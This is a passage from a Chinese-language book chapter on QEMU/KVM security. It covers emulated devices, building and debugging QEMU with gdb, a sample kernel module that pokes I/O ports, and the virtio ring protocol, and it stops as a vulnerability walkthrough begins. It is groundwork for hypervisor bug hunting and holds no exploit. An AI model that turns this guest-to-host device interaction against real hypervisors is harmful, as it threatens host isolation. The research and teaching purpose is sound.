第五章 QEMU 与 KVM 安全

QEMU 及 kvm 软件简介

QEMU 软件简介

QEMU 是一个通用开源机器模拟器和虚拟器。当作为机器模拟器时，可以在不同的机器上运行针对特定机器的操作系统和软件。比如说：在 intel 的 x86 架构下的机器上实现运行针对 arm 架构的操作系统和软件。当作为虚拟器时，QEMU 通过在主机执行客户机里的代码能够实现接近原生的主机性能。[1]

QEMU 第一个公开版本诞生于 2006 年 6 月，经过了 5 年的打磨，终于在 2011 年 12 月发布了 1.0 正式版本，然后又在 2014 年 3 月发布了 2.0 版本，截止 2016 年 12 月，QEMU 更新到了 2.8 正式版。目前处于维护的版本有 2.6.x、2.7.x、2.8.x。[2]

QEMU 拥有两种操作模式：全系统模拟和用户模式模拟。

在全系统模拟的操作模式中，QEMU 将模拟一个完整的系统，包括处理器及各种外接设备。它可以直接一次性启动多个不同的操作系统，而无需重启主机。在全系统模拟下，QEMU 拥有如下特色：

1. QEMU 使用完整的软件 MMU 实现最大的可移植性。
2. QEMU 可以选择使用内核加速器，如 kvm。加速器本地执行大部分客户代码，同时继续模拟机器的其余部分。
3. 可以仿真各种硬件设备，并且在一些情况下，主机设备（例如串行和并行端口，USB，驱动器）可以由客户操作系统透明地使用。主机设备传输可以用于与外部物理外围设备（例如网络摄像头，调制解调器或磁带驱动器）通信。
4. 对称多处理（SMP）支持。目前，内核加速器需要使用多个主机 CPU 进行仿真。

在用户模式模拟中，QEMU 可以在当前 CPU 上启动为另一个 CPU 编译的进程，前提是操作系统必须匹配。这个模式一般用于简化交叉编译和交叉调试。[3]

本章主要讨论全系统模拟的操作模式下的功能和安全，以下内容默认使用的是全系统模拟的操作模式。

QEMU 设备简介

QEMU 为了全系统模拟，模拟了多种设备和硬件，其中主要设备包括：Virtio 设备，USB 相关设备，网卡，显卡，声卡，输入设备，存储设备等。

Virtio 设备

virtio 设备是一种半虚拟化设备，它让虚拟机系统的驱动知道自己运行在虚拟化软件内，从而实现驱动与外部主机的管理程序（hypervisor）配合使用，极大地提高虚拟机的网络与磁盘操作性能，提供半虚拟化的大部分优势。但是 virtio 设备并不同于 XEN 系统中的半虚拟化设备，只是类似于它，也比较像 VMware 的 vmtools 工具[4]。更多交互与实现将在后面章节介绍。

USB 相关设备（USB ROOT HUBS & USB devices）：USB 根集线器是一个软件驱动，负责将多个 USB 外接设备连接到计算机。当用户插入了 USB 外设后， 每当计算机要与 USB 外设通信时，都会通过根集线器发送命令和数据包，然后再传达到 USB 外设；而 USB 外设要反

馈信息时，也是通过根集线器来传递给计算机。USB 外设与计算机的通信使用的是 usb 的通信标准，具体可以参考 http://www.makelinux.net/ldd3/。

USB 1.0 包含了两种 USB 根集线器，分别是 UHCI 和 OHCI，两种集线器不兼容，我们一般的键盘和鼠标会用到这个。USB 2.0 使用的根集线器是 EHCI，EHCI 向下兼容 usb 1.0。USB 3.0 使用的是 XHCI。QEMU 默认是不提供 usb 根集线器的，要使用需要自己添加。

网卡（Networking）：是一块被设计用来允许计算机在计算机网络上进行通讯的计算机硬件。有四种技术被用来传送数据，网络接口控制器可能使用其中的一种或多种。

1. 轮询，即微处理器在程序控制下检查周边设备的状态。
2. 过程化 I/O，即微处理器通过将地址送到系统地址总线上来通知制定的周边设备。
3. 中断驱动 I/O，即当周边设备准备好传送数据时通知微处理器。
4. DMA，即智能周边设备通过控制系统总线来直接访问内存。这种方法减轻了 CPU 的负荷，但是需要网卡上拥有一个独立的处理器。[5]

QEMU 默认使用的是 e1000 网卡，其它主要网卡有 virtio-net，vmxnet3，pcnet 等。

显卡（Display）：该设备用途是将操作系统要显示的画面信息进行转换，并向显示器提供逐行或隔行扫描信号，控制显示器的正确显示，从而让我们可以看到系统提供的画面。QEMU 默认的使用的显卡是 VGA 显卡，某些 Linux 发行版及 Xen 使用的是 cirrus vga 显卡，其它的重要显卡有 vmware-svga，virtio-vga 等。

声卡（Audio）：声卡可以将各种的数字信号处理后还原成真实的声音提供给喇叭等外放设备。默认是没有声卡设备的。

输入设备（Input）：主要指键盘、鼠标、触摸板等输入设备。 默认使用的鼠标和键盘设备是 PS/2。也可以添加 usb-mouse 等 usb 设备替代 PS/2。

存储设备（Storage）：包括硬盘和软盘，用于存储处理虚拟机的硬盘数据。硬盘设备根据接口分为两种类型，IDE（Integrated Drive Electronics）和 SCSI（Small Computer System Interface）。默认使用的是 IDE 的 PIIX3 82371SB 型号的设备。其它主要设备有 scsi-disk，vmx-pvscsi 等。

直连设备(PCI Passthrough Device)：这类设备是在主机（host 机）硬件设备中直连虚拟机的设备，实际上它并不算 QEMU 的设备，但是也和 QEMU 相关。这类设备只能被一个虚拟机独占，并且被需要硬件支持（比如 intel 的 VT-D，amd 的 IOMMU 技术），主机或者其他虚拟机都不能操作该设备，相当于把该设备直连给了虚拟机。 如果要操作这类设备，在 Linux 系统下，需要配合 VFIO（Virtual Function I/O）框架，从而让 QEMU 的用户层模块可以直接接管这类设备的配置操作，为虚拟机提供直连设备。由于并不是 QEMU 的设备，并且对这类设备的测试已经超出了 QEMU 安全的范畴，所以本章并不会更详细地介绍，在此仅作为一种补充说明。

查看 x86_64 版本下 QEMU 支持的所有设备，可以使用命令

```
$ qemu-system-x86_64 -device ?
Controller/Bridge/Hub devices:
name "i82801b11-bridge", bus PCI
name "ioh3420", bus PCI, desc "Intel IOH device id 3420 PCIE Root Port"
name "pci-bridge", bus PCI, desc "Standard PCI Bridge"
name "pci-bridge-seat", bus PCI, desc "Standard PCI Bridge (multiseat)"
name "pxb", bus PCI, desc "PCI Expander Bridge"
name "pxb-pcie", bus PCI, desc "PCI Express Expander Bridge"
name "q35-pcihost", bus System
name "usb-hub", bus usb-bus
```

```
name "x3130-upstream", bus PCI, desc "TI X3130 Upstream Port of PCI Express Switch"
name "xio3130-downstream", bus PCI, desc "TI X3130 Downstream Port of PCI Express Switch"

USB devices:
name "ich9-usb-ehci1", bus PCI
name "ich9-usb-ehci2", bus PCI
.....
```

查看设备的使用方法，可以使用命令

```
$ qemu-system-x86_64 –device usb-ehci,?
usb-ehci.rombar=uint32
usb-ehci.maxframes=uint32
usb-ehci.operational[0]=child<qemu:memory-region>
usb-ehci.multifunction=bool (on/off)
usb-ehci.capabilities[0]=child<qemu:memory-region>
usb-ehci.ehci[0]=child<qemu:memory-region>
usb-ehci.romfile=str
usb-ehci.command_serr_enable=bool (on/off)
usb-ehci.addr=int32 (Slot and optional function number, example: 06.0 or 06)
usb-ehci.ports[0]=child<qemu:memory-region>
```

一个计算机系统不仅仅是以上设备，还有很多其它重要设备被加载在系统中，关于更多设备信息，可以查看 QEMU 源码的 hw 目录。使用上述命令查看到的设备都由一个或多个 c 文件来实现，当我们分析 QEMU 安全问题时，就需要从模拟这些设备的源码来挖掘分析。

kvm 简介

QEMU 调试环境的搭建

本章的测试是在 VMware 搭建的 Ubuntu 系统环境下完成（虚拟机硬盘至少分配 30G）。

QEMU 的下载与编译

获取 QEMU 源码

登录 http://download.qemu-project.org/?C=M;O=D 网站直接下载源码包（例如文件名为 qemu-2.8.0.tar.bz2）。 解压文件：

```
$ tar –jxvf qemu-2.8.0.tar.bz2
```

或者使用 git 获取（由于后面需要调试漏洞，所以还是不要装最新版，建议安装 qemu-2.6.0-rc2）。

```
$ git clone git@github.com:qemu/qemu.git
```

预安装库

Ubuntu 系统

```
$ sudo apt-get install -y zlib1g-dev
$ sudo apt-get install -y libglib2.0-dev
$ sudo apt-get install -y autoconf2.13
$ sudo apt-get install -y libtool
$ sudo apt-get install -y libgtk2.0-dev
```

Centos 系统

```
$ yum install zlib-devel.x86_64 -y
$ yum install gtk2-devel –y
$ yum install autoconf
$ yum install gettext
$ yum install flex
$ yum install bison
```

编译安装

```
$ cd qemu-2.8.0
$ ./configure  --enable-kvm  --enable-debug  --target-list=x86_64-softmmu
$ make -j 4
$ sudo make install
```

kvm 的安装

使用 VMware 创建的虚拟机如果想安装 kvm，需要先修改一下 cpu 的硬件配置，如图

图 5- 1 在 VMware 中启用 vt 技术

之后需要在 Linux 系统里查看一下是否支持 VT 技术，使用命令:

```
$ grep “vmx” /proc/cpuinfo
```

如果有输出，则是 Intel-VT 技术；使用命令:

```
$ grep “svm” /proc/cpuinfo
```

如果有输出，则是 AMD-V 技术。[6]

在 Ubuntu 系统下，安装 kvm 可以使用如下命令:

```
$ sudo apt-get install qemu-kvm
```

在 Fedora、Red Hat Enterprise Linux 和 CentOS 系统中，使用 yum 命令:

```
$ yum install qemu-kvm.x86_64
```

安装成功后，测试如图:

```
$ qemu-system-x86_64 --version
QEMU emulator version 2.5.92, Copyright (c) 2003-2008 Fabrice Bellard
$ modinfo kvm
filename:       /lib/modules/2.6.32-431.el6.x86_64/kernel/arch/x86/kvm/kvm.ko
license:        GPL
author:         Qumranet
srcversion:     CC8A9FE27345BE5E7968E69
depends:
vermagic:       2.6.32-431.el6.x86_64 SMP mod_unload modversions
parm:           min_timer_period_us:uint
parm:           oos_shadow:bool
parm:           ignore_msrs:bool
parm:           allow_unsafe_assigned_interrupts:Enable device assignment on platforms without interrupt remapping support. (bool)
```

创建一个虚拟系统

创建一个系统硬盘镜像：

```
$ qemu-img create -f qcow2 centos.img 10G
```

通过 iso 文件创建系统：

```
$ qemu-system-x86_64 -m 256 -hda centos.img -cdrom winxpsp2.iso -enable-kvm
```

如果执行上述命令没有任何提示且没有任何界面弹出，则使用 vncviewer 来连接界面：

```
$ sudo apt-get install vncviewer
$ vncviewer localhost:5900
```

接下来就像物理机上安装系统一样进入系统了。




图 5- 2 在 QEMU 中安装系统示例

QEMU 调试基础

源代码查看工具：Source Insight

Source Insight 是一个面向项目开发的程序编辑器和代码浏览器，它拥有内置的对C/C++, C#和 Java 等程序的分析。能分析源代码并在工作的同时动态维护它自己的符号数据库，并自动显示有用的上下文信息。Source Insight 实质上是一个支持多种开发语言的编辑器，只不过由于其查找、定位、彩色显示等功能的强大，而被我们当成源代码阅读工具使用 。

新建一个 Project




图 5-3 新建源码项目




图 5-4 添加源码文件夹




图 5- 5 添加所有源码文件

至此我们已经成功创建了一个 Project，以后就可以很方便地查看源码了。




图 5- 6 sourceIngsight 窗口示意

一个简单的 Linux 驱动示例

```
#include <linux/module.h>
#include <asm/io.h>
```

```
#include <linux/ioport.h>
MODULE_LICENSE("GPL");

//自定义的初始化函数
int my_module_init( void )
{
  printk(KERN_INFO "my_module_init called.  Module is now loaded.\n");
  inl(0x3f5); //从 0x3f5 端口读取 dword 大小
  outl(0xa,0x3f5); //从 0x3f5 端口写入 dword 大小
  char* base=ioremap(0xfc000000,0x1000); //将物理地址 0xfc000000 映射为虚拟地址
  if(base)
  {
    readl(base); //从 0xfc000000 内存读取 dword 大小数据.
    writel(0x0a,base+4);//向 0xfc000000+4 位置写入 dword 类型数据 0xa;
  }
  iounmap(base);
  return 0;
}

void my_module_exit( void ){//自定义的退出函数
  printk(KERN_INFO "my_module_exit called.  Module is now unloaded.\n");
  return;
}
module_init( my_module_init );//声明初始化函数
module_exit( my_module_exit );//声明退出函数
```

QEMU 与设备的交互




图 5- 7 QEMU 与虚拟机的交互

虚拟系统运行在 KVM 中，当虚拟系统触发 I/O 操作的时候，KVM 拦截到 I/O 操作，将操作通过上次的 ioctl 调用接口传递给 QEMU 处理。QEMU 负责解析和模拟设备，接着通过 ioctl 继续交给 KVM 反馈给虚拟系统。

I/O 端口和 I/O 内存

每个外设都是通过读写其寄存器来控制的。通常一个设备有几个寄存器，它们位于内存地址空间或者 I/O 地址空间，并且地址是连续的。

在 Linux 内核中，提高了多种 I/O 的操作，比如 I/O 端口有 inb，inw，inl，outb，outw，outl 等；I/O 内存有 readb，readw，readl，writeb，writew，writel 等。

获取设备的 I/O 信息

比如我们想获取显示设备的信息，第一步是找到显示对应的设备，通过命令：

```
$ lshw –C video
  *-display UNCLAIMED
       description: VGA compatible controller
       product: SVGA II Adapter
       vendor: VMware
       physical id: f
       bus info: pci@0000:00:0f.0
       version: 00
       width: 32 bits
       clock: 33MHz
       capabilities: vga_controller cap_list
       configuration: latency=64
       resources: ioport:1070(size=16) memory:e8000000-efffffff(prefetchable) memory:fe000000-fe7fffff
memory:c0000000-c0007fff(prefetchable)
```

这就一次性获取了设备对应的 I/O 内存和 I/O 端口信息（注意，这里获取的并不是所有的关于 VGA 设备的信息，VGA 还有几个 I/O 端口并没有显示出来）。我们也可以使用下列方式获取设备信息：

```
$ lspci
00:00.0 Host bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX Host bridge (rev 01)
00:01.0 PCI bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX AGP bridge (rev 01)
00:07.0 ISA bridge: Intel Corporation 82371AB/EB/MB PIIX4 ISA (rev 08)
00:07.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
00:07.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 08)
00:07.7 System peripheral: VMware Virtual Machine Communication Interface (rev 10)
00:0f.0 VGA compatible controller: VMware SVGA II Adapter
$ cat /proc/ioports |grep 00:0f.0
  1070-107f : 0000:00:0f.0
$ cat /proc/iomem |grep 00:0f.0
  c0000000-c0007fff : 0000:00:0f.0
  e8000000-efffffff : 0000:00:0f.0
  fe000000-fe7fffff : 0000:00:0f.0
```

设备的信息交互

对于不同的设备，交互过程都不完全一样，我们如果要测试设备，需要找到对应设备的交互过程，按照设备的交互标准来传递所需信息。我们既可以通过设备对应的 Linux 驱动来了解设备的处理流程，也可以按照 QEMU 对设备的实现来获取交互处理流程。对于 QEMU 模拟的大部分设备，可以通过搜索带有 write、read 关键词的函数名来找到对应的 IO 处理函数。

gdb 调试 QEMU

GDB 是 GNU 开源组织发布的一个强大的 UNIX 下的程序调试工具。常用的命令如下：

表 5- 1 gdb 基础操作命令

完整名称	短称	功能介绍	使用示例
continue	c	继续执行	c
list	l	查看 c 源码	l vga_mem_write
help	h	帮助说明	h list
break	b	下断点	b vga.c:45
next	n	步过	n 5
step	s	步入	s
print	p	输出	print /x var
x	x	输出	x/2wx pmem
backtrace	bt	堆栈回溯	bt
finish	fin	执行到函数返回	finish

使用 gdb 附加 QEMU 程序:

```
$ ps -a|grep qemu
25936 pts/0        01:17:48 qemu-system-x86
$ gdb –p 25936
……
future__ import absolute_import:8: Error in sourced command file:
Undefined command: "from".    Try "help".
Attaching to process 25936
Reading symbols from /usr/local/bin/qemu-system-x86_64...done.
(gdb)
```

在 vga_mem_read 处下一个断点:

```
(gdb) b vga_mem_writeb
Breakpoint 1 at 0x7fa77b20e490: file /home/victorv/Desktop/qemu-2.6.0-rc2/hw/display/vga.c, line 849.
(gdb) i b
Num        Type                Disp Enb Address                What
1          breakpoint          keep y   0x00007fa77b20e490 in vga_mem_writeb at /home/victorv/Desktop/
qemu-2.6.0-rc2/hw/display/vga.c:849
        breakpoint already hit 1 time
(gdb) c
Continuing.
[Thread 0x7fa7721c2700 (LWP 38759) exited]
[Switching to Thread 0x7fa770dd6700 (LWP 38760)]
Breakpoint 1, vga_mem_writeb (s=0x7fa77e1b0ff0, addr=3879, val=255) at /home/victorv/Desktop/qemu-2.
6.0-rc2/hw/display/vga.c:849
849 {
(gdb)
```

至此我们已经具备 QEMU 调试测试的所有基础了，接下里就可以准备开始 QEMU 的安全征途了。

QEMU 安全实战之：virtio-scsi-pci 设备

本节讲述的漏洞本身危害性不高，更多是介绍 virtio 设备的基础协议，控制方法，使读者对 virtio 设备的交互能有一定理解，能以此为基础测试设备中的更多细节。同时本节详细介绍了漏洞代码的发现与追溯，希望帮助读者能从中学习到一个漏洞的挖掘思路。

虽然本节漏洞并非出现在 scsi 设备的实现过程中，而是一个内存映射函数的实现错误，并不涉及 scsi 设备组件的具体实现，但我们还是需要介绍设备的交互细节，希望读者对这类交互有更深的理解。本节使用的 QEMU 版本为 qemu-2.6.0-rc2

设备简介

本次实验对应的设备为 virtio-scsi-pci，启用该设备的方式为（下列命令仅用于测试用，实际使用时会添加更多参数设定，本节主要为了验证漏洞，因此不需要太多设置）：

```
$ qemu-system-x86_64 --enable-kvm -m 2048 -hda centos.img -device virtio-scsi-pci
```

设备交互

一个 virtio 设备需要虚拟机系统的驱动支持，然后才能正常运行，抽象的设备关系图如下[7]：




图 5- 8 virtio 抽象关系图

IO 相关信息

加载了 virtio-scsi-pci 设备后，在虚拟机内部使用命令“lspci -nnv”查看设备信息如下：

```
00:04.0 SCSI storage controller [0100]: Red Hat, Inc Virtio SCSI [1af4:1004]
        Subsystem: Red Hat, Inc Device [1af4:0008]
        Physical Slot: 4
        Flags: bus master, fast devsel, latency 0, IRQ 10
        I/O ports at c040 [size=64]
        Memory at febf1000 (32-bit, non-prefetchable) [size=4K]
        Capabilities: [40] MSI-X: Enable- Count=4 Masked-
        Kernel driver in use: virtio-pci
        Kernel modules: virtio_pci
```

图 5- 9 虚拟机中查看 virtio-scsi-pci 设备的信息

IO 端口：0xc040(size 64)

IO 内存：0xfebf1000(size 0x1000)

virtio 基本概念和操作

virtio 是 KVM 虚拟环境下针对 I/O 虚拟化的最主要的一个通用框架。virtio 提供了一套有效、易维护、易开发、易扩展的中间层 API。本文主要介绍一下相关的基本概念和实现机制，还有 virtio 设备的操作过程。virtio 使用 virtqueue 来实现其 I/O 机制，每个 virtqueue 就是一个承载大量数据的 queue。vring 是 virtqueue 的具体实现方式，针对 vring 会有相应的描述符表格进行描述[8]。

virtio_ring 是 virtio 传输机制的实现，vring 引入 ring buffers 来作为我们数据传输的载体。一个 vring 结构体应该包含下列三部分

描述符数组（descriptor table）：用于存储一些关联描述符，每个描述符都是对一个 buffer 的描述。

可用 ring（available ring）：用于客户机（guest 端）表示哪些描述符链在当前可用。

已用 ring（used ring）：用于表示宿主机（host 端）表示哪些描述符已用。

描述符（vring descriptor）

包含四个字段：

addr：指向 guest 端的物理地址，一组 buffer 列表；

len：代表 buffer 长度；

flags：包含 3 个值，分别是 VRING_DESC_F_NEXT(值为 1)、VRING_DESC_F_WRITE(值为 2)、VRING_DESC_F_INDIRECT(值为 4)；

next：指向下一个描述符的 index。

如果设备需要完成大量的数据传输，可以使用 VRING_DESC_F_INDIRECT 特性。在这种模式下，vring 指向一个 indirect descriptor table，该 table 中的每一项指向一个描述符。由描述符构成的一组表称为描述符表。

可用 ring（Available ring）

该 ring 指向 guest 端的描述符。结构为：

flags：0 或者 1，1 代表可用的描述符使用完后不需要上报给 guest 端中断；

idx：指向下一个描述符表的入口处；

ring 数组：每个值为一个索引，指向描述符表中的可用描述符。

已用 ring（Used ring）

已用 ring 指向设备已用过的 buffers。包含下列字段：

flags：0 或者 1，1 代表设备告诉 guest 端再次添加 buffer 到可用 ring 时不再提醒。

idx：指向下一个描述符表的入口处；

element 数组：包含 id 和 len，id 指向描述符链，len 为写到 buffer 的长度。

Guest 向设备提供 buffer

1. 把 buffer 写入描述符表，填充 addr，len，flags
2. 更新可用 ring 头
3. 更新可用 ring 的 index
4. 通过写入 virtqueue index 到 qeueue notify 寄存器通知设备

Device 使用 buffer 并填充 used ring

1. 调用 virtqueue_pop()——从描述符表格（descriptor table）中找到 available ring 中添加的 buffers，映射内存
2. 从 buffer 读取数据
3. 调用 virtqueue_fill()——取消内存映射，更新 ring[idx]中的 id 和 len 字段
4. 调用 virtqueue_flush()——更新 vring_used 中的 idx
5. 调用 virtio_notify()——如果需要的话，在 ISR 状态位写入 1，通知 guest 描述符已经使用

QEMU 实现的交互逻辑

上面提到，Guest 向设备提供 buffer 时，需要修改 queue notify 寄存器。查看一下 virtio-pci.c 文件中的 virtio_ioport_write 函数如下:

```
static void virtio_ioport_write(void *opaque, uint32_t addr, uint32_t val)
{
    VirtIOPCIProxy *proxy = opaque;
    VirtIODevice *vdev = virtio_bus_get_device(&proxy->bus);
    hwaddr pa;

switch (addr) {
......
    case VIRTIO_PCI_QUEUE_PFN:
        pa = (hwaddr)val << VIRTIO_PCI_QUEUE_ADDR_SHIFT;
        if (pa == 0) {
            virtio_pci_reset(DEVICE(proxy));
        }
        else
            virtio_queue_set_addr(vdev, vdev->queue_sel, pa);
        break;
    case VIRTIO_PCI_QUEUE_SEL:
        if (val < VIRTIO_QUEUE_MAX)
            vdev->queue_sel = val;
        break;
    case VIRTIO_PCI_QUEUE_NOTIFY:
        if (val < VIRTIO_QUEUE_MAX) {
            virtio_queue_notify(vdev, val);
        }
        break;
......
}
```

上述函数中的 addr 即为我们对端口写入操作中相对于 0xc040 的偏移（比如

outl(0xaa,0xc040+0x10)，则 addr 就为 0x10，val 为 0xaa），val 为写入的数据。每个 virtio 设备的端口处理都由此函数操作，函数通过第一个参数区分不同的设备。如果要提交我们的数据，需要如下 3 步：

第一步：向 VIRTIO_PCI_QUEUE_SEL（值为 14）寄存器写入事件序号；

第二步：向 VIRTIO_PCI_QUEUE_PFN（值为 8）寄存器写入描述符表的物理地址；

第三步：向 VIRTIO_PCI_QUEUE_NOTIFY（值为 16）寄存器写入事件序号，使相应的事件调用我们的描述符表。

virtio-scsi 设备的处理函数

在 virtio-pci.c 的 virtio_ioport_write 函数下断，单步到 vdev 被赋值位置，查看一下 VirtQueue 结构体如下：

```
(gdb) p vdev->vq[0]
$7 = {vring = {num = 128, num_default = 128, align = 4096, desc = 0, avail = 0, used = 0}, last_avail_idx = 0, shadow_avail
  queue_index = 0, inuse = 0, vector = 65535, handle_output = 0x7ffff7a30f2d <virtio_scsi_handle_ctrl>, handle_aio_output =
  node = {le_next = 0x0, le_prev = 0x0}}
(gdb) p vdev->vq[1]
$8 = {vring = {num = 128, num_default = 128, align = 4096, desc = 0, avail = 0, used = 0}, last_avail_idx = 0, shadow_avail
  queue_index = 1, inuse = 0, vector = 65535, handle_output = 0x7ffff7a31f98 <virtio_scsi_handle_event>, handle_aio_output =
